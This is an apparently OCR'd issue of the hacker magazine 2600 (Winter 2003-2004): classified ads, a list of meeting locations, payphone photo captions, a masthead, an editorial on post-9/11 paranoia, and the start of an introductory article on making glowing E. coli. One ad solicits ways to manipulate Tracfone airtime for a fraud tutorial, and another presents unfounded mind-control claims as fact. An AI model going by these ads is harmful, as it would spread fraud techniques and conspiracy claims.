SEEKING INFORMATION ABOUT TRACFONE. Looking for technical data concerning the Tracfone network and how it operates, especially information about airtime and the manipulation thereof. I have been working for some time to compile an extensive tutorial about Tracfone and how its service works and I am currently working on the fourth revision. The third revision and quite a little bit of information that I have already discovered on my own can be found at www.americasleastwanted.com in the Scams & Fraud section of the site. Send any information via e-mail to tracfone-response@americasleastwanted.com. I will not pay for information and you shouldn't want to charge for it because that would be against your hacker ethics. Or something. I am also looking for people to write tutorials and other content on this site as well. Contact webmaster@americasleastwanted.com if you are interested. These will also be unpaid positions.

IF YOU DON'T WANT SOMETHING TO BE TRUE, does that make it propaganda? When we're children and we don't want to listen, we put our hands over our ears. As we grow up, we create new ways to ignore things we don't want to hear. We make excuses. We look the other way. We label things "propaganda" or "scare tactics." But it doesn't work. It doesn't make the truth go away. Government and corporate MIND CONTROL PROGRAMS are used to intimidate, torture, and murder people globally. It may not be what you want to hear. But that doesn't make it any less true. Please visit and support John Gregory Lambros by distributing this ad to free classified advertising sites and newsgroups globally. www.brazilboycott.org THANK YOU!

Services

AFFORDABLE AND RELIABLE LINUX HOSTING. Kaleton Internet provides affordable web hosting based on Linux servers. Our hosting plans start from only $4.95 per month. This includes support for Python, Perl, PHP, MySQL, and more. Privacy is guaranteed and you can pay by E-Gold, Paypal, or credit card. http://www.kaleton.com/

PAY2SEND.COM is an e-mail forwarding service that only forwards messages from whitelisted contacts or people who pay you to receive from them, using a patent-pending identity technique. Sign up via our web page form.

VINTAGE COMPUTER RESOURCES FOR RESEARCH. VintageTech provides a wide variety of computer historical related services for business and academia. We provide: support services for legal firms for computer and software patent litigation and prior art research; props and consulting for movie or film production and photography studios requiring period authentic computers and computer related items; data recovery and conversion from old and obsolete data media to modern media; appraisals of vintage computer items for sale, charitable donation, or insurance valuations; sales brokering of vintage computers and related items; general computer history consulting and research. VintageTech maintains an extensive archive of computers, software, documentation, and an expansive library of computer related books and magazines. Visit us online at http://www.vintagetech.com or call +1 925 294 5900 to learn more about the services we provide.

INTELLIGENT HACKERS UNIX SHELL. Reverse.Net is owned and operated by intelligent hackers. We believe every user has the right to online security and privacy. In today's hostile anti-hacker atmosphere, intelligent hackers require the need for a secure place to work, without big-brother looking over their shoulder. We provide highly filtered DoS protection. Our main server is a P3 1.2 ghz machine, 1.5 gigs of ram, 512 megs of swap, 40 gig EIDE, with complete online "privacy." Compile your favorite security tools, use ssh, stunnel, nmap, etc. Affordable pricing from $10/month, with a 14 day money back guarantee. http://www.reverse.net/

Announcements

OFF THE HOOK is the weekly one hour hacker radio show presented Wednesday nights at 7:00 pm ET on WBAI 99.5 FM in New York City. You can also tune in over the net at www.2600.com/offthehook or on shortwave in North and South America at 7415 khz. Archives of all shows dating back to 1988 can be found at the 2600 site, now in mp3 format! Your feedback is welcome at oth@2600.com.

HACKERMIND: Dedicated to bringing you the opinions of those in the hacker world, and home of the ezine *Frequency.* Visit www.hackermind.net for details.

DO YOU WANT ANOTHER PRINTED MAGAZINE that complements *2600* with even more hacking information? *Binary Revolution* is a magazine from the Digital Dawg Pound about hacking and technology. Specifically, we look at underground topics of technology including: Hacking, Phreaking, Security, Urban Exploration, Digital Rights, and more. For more information, or to order your printed copy online, visit us at http://www.binrev.com/ where you will also find instructions on mail orders. Welcome to the revolution!

VMYTHS.COM AUDIO RANTS are available free of charge to computer talk shows. These short and often hilarious MP3s dispel the hysteria that surrounds computer viruses. The White House computer security advisor hates these rants (and we don't make this claim lightly). Check out Vmyths.com/news.cfm for details.

CHRISTIAN HACKERS' ASSOCIATION: Check out the webpage http://www.christianhacker.org for details. We exist to promote a community for Christian hackers to discuss and impact the realm where faith and technology intersect for the purpose of seeing lives changed by God's grace through faith in Jesus.

Personals

RESOURCE MAN is looking for more addresses (snail mail). Please send any addresses of the following: book clubs, subscription services, newspapers, computer/hacking magazines, and any foreign addresses which are a special delight. The further away the better. Also, I am a manga/anime fanatic (dbz, Digimon, Outlaw Star, Chobits, Tenchi Muyo, etc.). Please send any related information to: Daniyel Sigsworth #1062882, PO Box 2000, Colorado City, TX 79512. Will respond if desired.

AN INTERESTED "TO-BE" HACKER IN PRISON: I am a 28 year old in prison who is interested in learning on being a hacker. I'm looking to hear from anyone who can help me get started on being a hacker, for advice, and to correspond with on anything doing with hacking. Please help an up and coming to be hacker out. I will correspond with anyone. Write to me at: Michael Engebretson #245523, Prairie Correctional Facility, PO Box 500, Appleton, MN 56208.

I'VE BEEN BAD! No one thought illegal wire transfers were funny! Can't anyone take a joke? Known as Alphabits for years. I'm bored to death in here and would like to correspond with anyone. Help a hacker out and write to me at: Jeremy Cushing #J51130, Centinela State Prison, P.O. Box 911, Imperial, CA 92251. Will reply to all.

STORMBRINGER'S 411: Am doing a 262 month federal sentence. Would like to hear from those I've lost contact with. Will correspond with others as well. Write to William K. Smith #44684-083, FCI Cumberland, Unit A-1, P.O. Box 1000, Cumberland, MD 21501.

ONLY SUBSCRIBERS CAN ADVERTISE IN *2600!* Don't even think about trying to take out an ad unless you subscribe! All ads are free and there is no amount of money we will accept for a non-subscriber ad. We hope that's clear. Of course, we reserve the right to pass judgment on your ad and not print it if it's amazingly stupid or has nothing at all to do with the hacker world. We make no guarantee as to the honesty, righteousness, sanity, etc. of the people advertising here. Contact them at your peril. All submissions are for ONE ISSUE ONLY! If you want to run your ad more than once you must resubmit it each time. Don't expect us to run more than one ad for you in a single issue either. Include your address label or a photocopy so we know you're a subscriber. Send your ad to 2600 Marketplace, PO Box 99, Middle Island, NY 11953. Deadline for Winter issue: 12/1/03.

ARGENTINA

Buenos Aires: In the bar at San Jose 05.

AUSTRALIA

Adelaide: At the payphones near the Academy Cinema on Pulteney St. 8 pm.
Brisbane: Hungry Jacks on the Queen St. Mall (RHS, opposite Info Booth). 7 pm.
Canberra: KC's Virtual Reality Cafe, 11 East RW, Civic. 7 pm.
Melbourne: Melbourne Central Shopping Centre at the Swanston Street entrance near the public phones.
Perth: The Merchant Tea and Coffee House, 183 Murray St. 6 pm.
Sydney: The Crystal Palace, front bar/bistro, opposite the bus station area on George Street at Central Station. 6 pm.

AUSTRIA

Graz: Cafe Haltestelle on Jakominiplatz.

BRAZIL

Belo Horizonte: Pelego's Bar at Assufeng, near the payphone. 6 pm.

CANADA

Alberta

Calgary: Eau Claire Market food court by the bland yellow wall (formerly the "milk wall").

British Columbia

Vancouver: Pacific Centre Food Fair, one level down from street level by payphones. 4 pm to 9 pm.
Victoria: Eaton Center food court by A&W.

Manitoba

Winnipeg: Garden City Shopping Center, Center Food Court adjacent to the A & W restaurant.

New Brunswick

Moncton: In the lounge of Ground Zero Networks, 720 Main St. 7 pm.

Ontario

Barrie: William's Coffee Pub, 505 Bryne Drive. 7 pm.
Hamilton: McMaster University Student Center, Room 318, 7:30 pm.
Ottawa: Byward Cafe, 55 Byward Market Square. 6:30 pm.
Toronto: Computer Security Education Facility, 199a College Street.

Quebec

Montreal: Bell Amphitheatre, 1000 Gauchetiere Street.

CZECH REPUBLIC

Prague: Legenda pub. 6 pm.

DENMARK

Aarhus: In the far corner of the DSB cafe in the railway station.
Copenhagen: Terminalbar in Hovedbanegardens Shopping Center.

ENGLAND

Exeter: At the payphones, Bedford Square. 7 pm.
London: Trocadero Shopping Center (near Picadilly Circus), lowest level. 7 pm.
Manchester: The Green Room on Whitworth Street. 7 pm.

FINLAND

Helsinki: Fenniakorttteli food court (Vuorikatu 14).

FRANCE

Grenoble: McDonald's south of St. Martin d'Heres.
Paris: Place de la Republique, near the (empty) fountain. 6 pm.
Rennes: In front of the store "Blue Box" close to the place of the Republic. 7 pm.

GREECE

Athens: Outside the bookstore Papaswtiriou on the corner of Patision and Stournari. 7 pm.

IRELAND

Dublin: At the phone booths on Wicklow Street beside Tower Records. 7 pm.

ITALY

Milan: Piazza Loreto in front of McDonalds.

MEXICO

Mexico City: Zocalo Subway Station (Line 2 of the Metro, blue line). At the "Departamento del Distrito Federal" exit, near the payphones & the candy shop, at the beginning of the "Zocalo-Pino Suarez" tunnel.

NEW ZEALAND

Auckland: London Bar, upstairs, Wellesley St., Auckland Central. 5:30 pm.
Christchurch: Java Cafe, corner of High St. and Manchester St. 6 pm.
Wellington: Purple Onion. 5:30 pm.

NORWAY

Oslo: Oslo Sentral Train Station. 7 pm.
Tromsoe: The upper floor at Blaa Rock Cafe. 6 pm.
Trondheim: Rick's Cafe in Nordregate. 6 pm.

RUSSIA

Moscow: Burger Queen cafe near TAR/TASU (Telephone Agency of Russia/Telegraph Agency of Soviet Union) - also known as Nicitskie Vorota.

SCOTLAND

Glasgow: Central Station, payphones next to Platform 1. 7 pm.

SLOVAKIA

Bratislava: at Polus City Center in the food court (opposite side of the escalators). 8 pm.

SOUTH AFRICA

Johannesburg (Sandton City): Sandton food court. 6:30 pm.

SWEDEN

Gothenburg: Outside Vanilj. 6 pm.
Stockholm: Outside Lava.

SWITZERLAND

Lausanne: In front of the MacDo beside the train station.

UNITED STATES

Alabama

Auburn: The student lounge upstairs in the Foy Union Building. 7 pm.
Huntsville: Madison Square Mall in the food court near McDonald's. 7 pm.
Tuscaloosa: McFarland Mall food court near the front entrance.

Arizona

Tempe: Telephones outside mall entrance to Game Works in the Arizona Mills Mall.
Tucson: Borders in the Park Mall. 7 pm.

Arkansas

Jonesboro: Indian Mall food court by the big windows.

California

Los Angeles: Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9519, 9520; 625-9923, 9924; 613-9704, 9746.
Orange County (Lake Forest): Diedrich Coffee, 22621 Lake Forest Drive.
San Diego: Regents Pizza, 4150 Regents Park Row #170.
San Francisco: 4 Embarcadero Plaza (inside). Payphones: (415) 398-9803, 9804, 9805, 9806.
San Jose (Campbell): Orchard Valley Coffee Shop/Net Cafe on the corner of S Central Ave. and E Campbell Ave.
Santa Barbara: Cafe Siena on State Street.

Colorado

Boulder: Wing Zone food court, 13th and College. 6 pm.

Connecticut

Meriden: Meriden Square Mall food court. 6 pm.

District of Columbia

Arlington: Pentagon City Mall in the food court. 6 pm.

Florida

Ft. Lauderdale: Broward Mall in the food court. 6 pm.
Gainesville: In the back of the University of Florida's Reitz Union food court. 6 pm.
Orlando: Fashion Square Mall Food Court between Hovan Gourmet and Manchu Wok. 6 pm.

Georgia

Atlanta: Lenox Mall food court. 7 pm.

Hawaii

Honolulu: Coffee Talk Cafe, 3601 Waialae Ave. Payphone: (808) 732-9184. 6 pm.

Idaho

Pocatello: College Market, 604 South 8th Street.

Illinois

Chicago: Union Station in the Great Hall near the payphones.

Indiana

Evansville: Barnes and Noble cafe at 624 S Green River Rd.
Ft. Wayne: Glenbrook Mall food court in front of Sbarro's. 6 pm.
Indianapolis: Borders Books on the corner of Meridian and Washington.
South Bend (Mishawaka): Barnes and Noble cafe, 4601 Grape Rd.

Iowa

Ames: Santa Fe Espresso, 116 Welch Ave.

Kansas

Kansas City (Overland Park): Oak Park Mall food court.

Louisiana

Baton Rouge: In the LSU Union Building, between the Tiger Pause & McDonald's, next to the payphones. Payphone numbers: (225) 387-9520, 9538, 9618, 9722, 9733, 9735.
New Orleans: La Fee Verte, 620 Conti Street. 6 pm.

Maine

Portland: Maine Mall by the bench at the food court door.

Maryland

Baltimore: Barnes & Noble cafe at the Inner Harbor.

Massachusetts

Boston: Prudential Center Plaza, terrace food court at the tables near the windows.
Marlborough: Solomon Park Mall food court.
Northampton: Javanet Cafe across from Polaski Park.

Michigan

Ann Arbor: The Galleria on South University.

Minnesota

Bloomington: Mall of America, north side food court, across from Burger King & the bank of payphones that don't take incoming calls.

Missouri

Kansas City (Independence): Barnes & Noble, 19120 East 39th St.
St. Louis: Galleria, Highway 40 & Brentwood, elevated section, food court area, by the theaters.
Springfield: Barnes & Noble on Battlefield across from the mall. 5:30 pm.

Nebraska

Omaha: Crossroads Mall Food Court. 7 pm.

Nevada

Las Vegas: Palms Casino food court. 8 pm.

New Mexico

Albuquerque: Winrock Mall food court, near payphones on the lower level between the fountain & arcade. Payphones: (505) 883-9985, 9976, 9841.

New York

Buffalo: Galleria Mall food court.
New York: Citigroup Center, in the lobby, near the payphones, 153 E 53rd St., between Lexington & 3rd.

North Carolina

Charlotte: South Park Mall food court.
Greensboro: Four Seasons Mall Food Court (in the back). 6 pm.
Raleigh: Crabtree Valley Mall food court in front of the McDonald's.
Wilmington: Independence Mall food court.

North Dakota

Fargo: Barnes and Nobles Cafe on 42nd St.

Ohio

Akron: Arabica on W. Market Street, intersection of Hawkins, W. Market, and Exchange.
Cincinnati: Cody's Cafe, 113 Calhoun St., far back room. 6 pm.
Cleveland (Bedford): Bedford Arabica, 720 Broadway-On Bedford Square (Commons).
Columbus: Convention Center (downtown), south (hotel) half, carpeted payphone area, near restrooms, north of food court. 7 pm.
Dayton: At the Marions behind the Dayton Mall.

Oklahoma

Oklahoma City: The Magic Lamp in the Lakeside Shopping Center near the corner of N. May Ave. and NW 73rd St.
Tulsa: Woodland Hills Mall food court.

Oregon

Portland: Heaven Cafe, 421 SW 10th Ave., near 10th and Stark.

Pennsylvania

Allentown: Panera Bread on Route 145 (Whitehall). 6 pm.
Philadelphia: 30th Street Station, under Stairwell 7 sign.
Pittsburgh: William Pitt Union building on the University of Pittsburgh campus by the Bigelow Boulevard entrance.

South Carolina

Charleston: Northwoods Mall in the hall between Sears and Chik-Fil-A.

South Dakota

Sioux Falls: Empire Mall, by Burger King.

Tennessee

Knoxville: Borders Books Cafe across from Westown Mall.
Memphis: The Ugly Mug Coffee Shop, 3445 Poplar Ave Suite 16.
Nashville: J-J's Market, 1912 Broadway.

Texas

Austin: Dobie Mall food court.
Dallas: Mama's Pizza, Campbell & Preston. 7 pm.
Houston: Cafe Nicholas in Galleria 1.
San Antonio: North Star Mall food court.

Utah

Salt Lake City: ZCMI Mall in "The Park Food Court."

Vermont

Burlington: Borders Books at Church St. and Cherry St. on the second floor of the cafe.

Virginia

Arlington: (see District of Columbia)
Virginia Beach: Lynnhaven Mall on Lynnhaven Parkway. 6 pm.

Washington


Seattle: Washington State Convention Center. 6 pm.

Wisconsin

Madison: Union South (227 N. Randall Ave.) on the lower level in the Copper Hearth Lounge.
Milwaukee: The Node, 1504 E. North Ave.

All meetings take place on the first Friday of the month. Unless otherwise noted, they start at 5 pm local time. To start a meeting in your city, leave a message & phone number at (631) 751-2600 or send email to meetings@2600.com.


Costa Rican Payphones




If it wasn't for the "Call USA" on the bottom, we would have had a very hard time telling which end was up on this tiny phone.



Unlike in the United States, many foreign payphones are proud of their phone numbers. We suspect this one may soon be ringing off the hook.



It's kind of hard to believe that this is in the same country, but this old metallic model phone can also be found in Costa Rica.



Our favorite is the even larger metal box with tiny keypad. Think about it - at some board meeting in the past, this design beat out the competition.

Photos by Ricardo Muggli

Come and visit our website and see our vast array of payphone photos that we've compiled! http://www.2600.com

Payphones From Egypt



Completely different from the four we printed two issues ago. This one is a Menatel, probably the most popular and widespread payphone in Egypt. It uses prepaid chipcards.



What the connection is to the former Beatle we don't know but these phones use prepaid cards and are only found in Cairo and Alexandria.



This phone was found in the middle of the desert. Not much is known about it other than the fact that it only takes coins.



This is actually the exact same kind of Telecom Egypt phone we printed in the Spring issue but this one is a completely different color! And that makes all the difference. And no, she isn't giving us the finger.

Photos by Encrypted_Error

Look on the other side of this page for even more photos!

Volume Twenty, Number Four
Winter 2003-2004, $5.50 US, $8.15 CAN

2600

The Hacker Quarterly



34>
0 74470 83158 7

"No one realized that the pumps that delivered fuel to the emergency generators were electric."

- Angel Feliciano, representative of Verizon workers explaining why Verizon's backup power failed during the August 14 blackout causing disruption to the 911 service.

STAFF

Editor-In-Chief
Emmanuel Goldstein

Layout and Design
ShapeShifter

Cover Photos
Rebel

Cover Design
Dabu Ch'wald

Office Manager
Tampruf

Writers: **Bernie S., Billsf, Bland Inquisitor, Eric Corley, Dalai, John Drake, Paul Estev, Mr. French, Javaman, Joe630, Kingpin, Lucky225, Kevin Mitnick, The Prophet, David Ruderman, Screamer Chaotix, Seraf, Silent Switchman, Mr. Upsetter**

Webmasters: **Juintz, Kerry**

Network Operations: **css, mlc**

Broadcast Coordinators: **Juintz, Pete, daRonin, Digital Mercenary, Kobold, w3rd, Gehenna, Brilldon, Chibi-Kim, lee, Nico, Logix, Boink, John**

IRC Admins: **Antipent, daRonin, Digital Mercenary, Shardy, The Electronic Delinquent**

Inspirational Music: **Makem & Clancy, Fun Lovin' Criminals, Electric Hellfire Club, Mekons, Elliot Smith, Marvin Pontiac**

Shout Outs: **Tommy Chong**

2600(ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc. 2 Flowerfield, St. James, NY 11780. Periodicals postage paid at St. James, NY and additional offices.

POSTMASTER:
Send address changes to *2600*, P.O. Box 752, Middle Island, NY 11953-0752.
Copyright (c) 2003 2600 Enterprises, Inc.
Yearly subscription: U.S. and Canada - $20 individual, $50 corporate (U.S. funds). Overseas - $30 individual, $65 corporate.
Back issues available for 1984-2002 at $20 per year, $26 per year overseas. Individual issues available from 1988 on at $5.00 each, $6.50 each overseas.

ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:
2600 Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752 (subs@2600.com).

FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:
2600 Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0099 (letters@2600.com, articles@2600.com).
***2600* Office Line: 631-751-2600**
***2600* FAX Line: 631- 474-2677**

Data

Paranoia vs. Sanity	4
Hacking The Genome	6
Whom Do You Trust?	9
System Profiling Through RPC	12
Robots and Spiders	14
Living Without an SSN	16
More Fun With Wireless Hacking	18
WEP: Not For Me	19
War Driving with a Pocket PC	21
Verizon's Call Intercept	23
Fun With Hping	26
Remote Computing Secured	28
Letters	30
DISA, Unix Security, and Reality	40
Hacking the "Captivate" Network	43
Unlocking GSM Handsets	44
Unlocking WebLock Pro	46
Holes in Windows 2003 Server	53
How to Mess with Citibank Collections	55
Marketplace	56
Meetings	58

PARANOIA VS. Sanity



What have we learned from publishing a hacker magazine for the past 20 years?

Quite a bit actually.

We've learned that when given the chance, paranoia has a way of taking root and dominating even the most minor of crises. From Day One we've had to deal with morons who just don't understand what the hacker culture is all about and who have always seen us as a threat comparable to their worst nightmare. And this *always* fed on ignorance of the unknown and of the very great desire *not* to learn anything that may have run counter to their initial perceptions.

At first it was a bit funny. Some of us even thought it was fun to be perceived as an all knowing, all powerful enemy. Imagine, teenagers with the ability to make large corporations and annoying system administrators cower in fear! Never mind that the fear was mostly misplaced. To many of us, it was all a big game.

But then the paranoia began to take hold in ways that were hard to ignore. People began to actually go to prison for accessing computer systems without authorization or for simply making free phone calls. Few denied at the time that these were transgressions. But prison? It all seemed so absurd.

But we got used to it. And in so doing, an important turning point was reached. Hackers were no longer just kids playing around. In the eyes of mainstream society, hackers had become definable as actual criminals, along with thieves, murderers, rapists, etc. In some cases hackers were viewed with *more* fear than violent criminals and even received greater sentences. And again it seemed incredibly absurd. While such abuse and illogical thinking proved to be a lot harder for us to get used to, a good number of politicians, judges, and members of law enforcement seemed to have no trouble with the concept. They could envision sending a hacker to prison for life for crimes that in the real world would hardly merit an overnight stay in the county jail.

Why the imbalance? Again, it always comes back to ignorance. When you don't understand a particular group of people, you're all the more likely to attribute skills and motives to them that have absolutely no basis in reality. This of course is nothing new. What *is* new now are the tools being used. The implications for their misuse and control by those who don't share our passion for free speech, free association, dissent, and numerous other liberties we've fought long and hard for over the centuries are simply unprecedented.

And again, we are on the verge of getting used to it.

Today, nearly 20 years to the day after *2600* printed its first issue, we live in a very different world. The things we took for granted in 1984 (ironically enough) simply don't hold true now. We currently live in a society of barriers. Our leaders have to be kept away from the people because of what we could potentially do to them. Great barricades must be erected in front of buildings we once entered freely because they could be considered "targets" of an elusive and faceless foe. We know little of who they are and how they will strike so the fear becomes all the stronger. Familiar? Of course, because these strategies have been used countless times before. Even if we haven't been paying any attention at all to what's been going on throughout history, a quick look at the popular culture of television and movies will reveal precisely these tactics as the ones of choice for anyone trying to control a populace and use their own fear as a weapon of reinforcement.

So shouldn't it be easy to see the threat and to take the necessary measures to keep it from destroying us? Only if we take a couple of steps back and see where we're going without being enveloped in the fear and paranoia that seem to have taken over all elements of our society in recent years. Sometimes this involves looking at a different culture and realizing how alternative ways of handling situations may be a better idea. Or it may involve taking yourself back to the period we all mistake for "a simpler time" when these problems didn't define our lives. Things have always been complex. What's changed are the tools and the priorities. We have technology today that can be used for great good or horrific evil, that can allow us to share information and data of all sorts or be relentlessly tracked and monitored by the authorities of the world in the name of safety and security.

The danger lies in accepting what we're told without question along with the perception that anyone who stands up to the system is somehow a threat to all of us. There are many people reading *2600* now who weren't even born when we started publishing. They have never experienced what so many others have. And this trend will continue. If nothing changes, the children of tomorrow will only know a nation of orange alerts, hostility to foreigners, endless warfare against an unseen enemy, curtailment of civil liberties to anyone considered an enemy of the state, and fear that never goes away.

Why would anyone want a society like this? For the same reason that those first changes we noticed years ago were implemented. Control is like an addiction. Those in control want desperately to cling to it and to be able to strike out at those they don't understand or see as some sort of potential threat. We saw that attitude as affecting hackers because that was the world we were a part of. Now it's a lot easier to see it affecting so many more.

But hackers have had the opportunity to gain a unique perspective. We understand both the good and the bad in technology. We're not afraid to bend the rules to learn how something works, despite the increasingly severe penalties suffered by those who dare. We can apply this knowledge over society and see the inherent risks involved in the latest ideas put forth by the Homeland Security people to weed out the "evildoers" among us. We can see the threats posed by such things as electronic voting systems that don't rely on open source software and are shrouded in secrecy. We can realize how all the barriers and fear tactics in the world will do nothing to stop a truly determined enemy and how such methods will actually do far more harm than good because of the fact that one day we won't know anything else. We can also speak in ways that others can't because we've seen the changes as they affect us specifically and also because we have a history of not blindly accepting what we're told. The fact that many of us understand how technology is being used here adds valuable insight. And it also makes us even more of a threat to those addicted to control.

This clearly won't be a journey for the faint of heart.

As we close the door on our second decade, it's important to note that we have a great deal of optimism for the future, despite all of the gloom and doom around us. Why is this? For the simple reason that we believe the right people are gathering in the right place at the right time. We were happy to learn that a Norwegian appeals court recently upheld a decision clearing the author of the DeCSS program of any charges, despite the wishes of the MPAA and the proponents of the DMCA in this country. In the last couple of years, we've had more people than ever express genuine interest in the workings of technology and in knowing all of the ways it can be used against them by malevolent powers, as well as ways it can be used for something positive. We've seen tremendous attention paid to this at the HOPE conferences and we expect to see even more this July as we do it again. The alertness of our readers, listeners to our radio broadcasts, and attendees of our meetings and conferences has been a tremendous inspiration to us and to so many others. This is what can change things and move us all into a less confining world. We've seen people better their living conditions and improve the societies they live in once it became evident that the old way was not the right way. There's no reason to believe that the road we're going down won't eventually result in that very same realization. And we'll get there by keeping our eyes open and finding friends in the least expected places. That's what's gotten us this far.

Hacking the Genome

by Professor L

The creation of genetically modified organisms (GMOs) is now within the ability of a knowledgeable and dedicated hacker. The most common genetic modification is the insertion of genes from one organism into another. The recipient is called a "transgenic organism" and this article will give you enough information so that anyone who could pass a high school biology lab can create one.

The usual *2600* article starts off with a disclaimer about how the article is for informational purposes only, and should the reader do anything illegal or dangerous, that's the reader's fault. The disclaimer in this article has to be stronger. Creating transgenic organisms has the potential to do great, possibly even catastrophic harm to the entire biosphere. Although the specific manipulations I describe in this article are safe (and often done in biology teaching labs), knowledge of the methods of genetic engineering have the potential to unleash enormous forces for good or for evil.

The most likely harmful consequence of hackers making a mistake with genetic engineering is for the hackers to get sick or to make the people around them sick. Maybe really, really sick. If you are going to try these techniques, learn about safe laboratory practices and follow them. The consequences of screwing up with genetic engineering are much worse than a mere jail sentence, so treat it seriously. No kidding.

If these techniques are so dangerous, why on earth would I want to tell hackers how to use them? I've thought about this long and hard before writing this article, and I have three reasons for writing. First, none of the information in this article is all that hard to find these days. Good high school biology classes teach the ideas (although they often figure out how to make it seem boring), and pretty much every community college will have a molecular biology lab class that teaches all of this information and good lab technique, too. If you think this article is cool, I would strongly encourage you to take a real lab mol bio course and get at the good stuff.

My second reason is that I believe in the hacker mentality. When as a teenager I got tired of stacking tandems with my 8038-based blue box, I built an Imsai 8008, one of the first computer kits. Twenty-five years later, looking at my lab and all the scientific publications and prizes I have, even the straight world would have to admit that some hackers have made positive contributions to society. The hackers in the Homebrew Computer Club in the 70's spawned much of what would become Silicon Valley. The technologies that fascinate us have the power to create a radically different world; that is, they have the potential to be used for both awesome creation and awesome destruction. Hackers, who these days I think of as kids with a thirst for knowledge and the urge to try things for themselves, can be the ones with the powerfully creative ideas about how to use new technologies.

And my third reason for writing is that corporate powers are already using these technologies very broadly, and in ways that I don't feel are doing justice to their potential. With this article, I hope to inspire people to learn about what genetic engineering can do, and to come up with superior alternatives to the profit-seeking corporate approach. How do corporations use genetically modified organisms? Chances are, you are eating them! Pretty much all processed food in America contains GMOs. Monsanto's Roundup Ready crops dominate worldwide commercial agriculture, including soybeans, corn, cotton, canola oil, and sugar. The particular genetic modification in these foods makes it possible to dump the weedkiller Roundup on the crops without killing them. It's convenient for industrial farmers and it helps keep Monsanto the world's largest seller of herbicides. Surely there must be a better use for transgenic organisms that that! I hope someone reading this article will one day invent it.

Now that I have convinced you to be safety conscious and to strive to use this power for good (I did convince you, didn't I?), let's get started on the methods of how new genes are inserted into organisms. First, you will need to know a little bit of terminology. The base organism that we will be adding the genes to is called the "host." The host, like just about all organisms, can be thought of as a machine for turning environmentally available material and energy (food) into copies of itself. One of the key components of any organism is its genome, that is, its complete collection of genes. The genome contains all of the instructions for making the chemicals (mostly proteins) that do the work of transforming food into offspring. We are going to add a new gene, called the "transgene," to the host.

Every organism is made up of cells (adult humans have about one trillion cells; many kinds of organisms consist of only a single cell), and each cell has its own copy of the organism's genome. Both the genome and the transgene are DNA molecules. DNA is a very long polymer, which means it is a molecule made up of a string of repeating components. In the case of DNA, the components are called nucleotides, and referred to by their one-letter abbreviations, A, C, T, and G. The human genome has about three billion nucleotides. The transgene we are going to insert is only a few thousand nucleotides. However, we are not going to learn how to insert new genes into human beings. Not only is that potentially very dangerous (and highly regulated), but inserting genes into all the cells of multicellular organism like a mammal requires better laboratory technique than a first-time genetic engineer is going to be able to achieve. In this article, I will teach you how to put the firefly genes that are responsible for the firefly's glow into Escherichia coli (E. coli for short), the bacterium that lives in your gut. You're going to make intestinal bacteria that glow in the dark.

So, in this article, the host will be E. coli and the transgenes will be the gene from fireflies that make them glow. This gene is called Luciferase (who says scientists don't have a sense of humor?). In order to do your genetic engineering, you will first have to learn how to grow controlled populations of bacteria. Growing bacteria is a lot like keeping any other kind of pet. You need a source of them to start with, you need a home for them that keeps them safe (mostly from other creatures or contaminants), and you need to make sure they have the right kind of food, the right temperature, and so on.

Because cells are too small to see, it helps to have a microscope for this work, although it's not strictly necessary. Bacteria reproduce very quickly and when enough of them grow together (called a colony), they are visible to the naked eye. In order to get started, you need to get some E. coli, some agar-coated petri dishes (their food and home), and loop (a simple thin piece of metal for transporting cells from the source to the dish). You also will need to learn a little about sterile lab procedures so that you don't contaminate your cells. In the sources section at the end of this article, I recommend a kit that you can buy pretty cheaply that has all the materials you need. Eventually, you'll know enough to be able to scrounge all kinds of cool materials for genetic engineering that cost little or nothing, but I'd recommend starting with the kit.

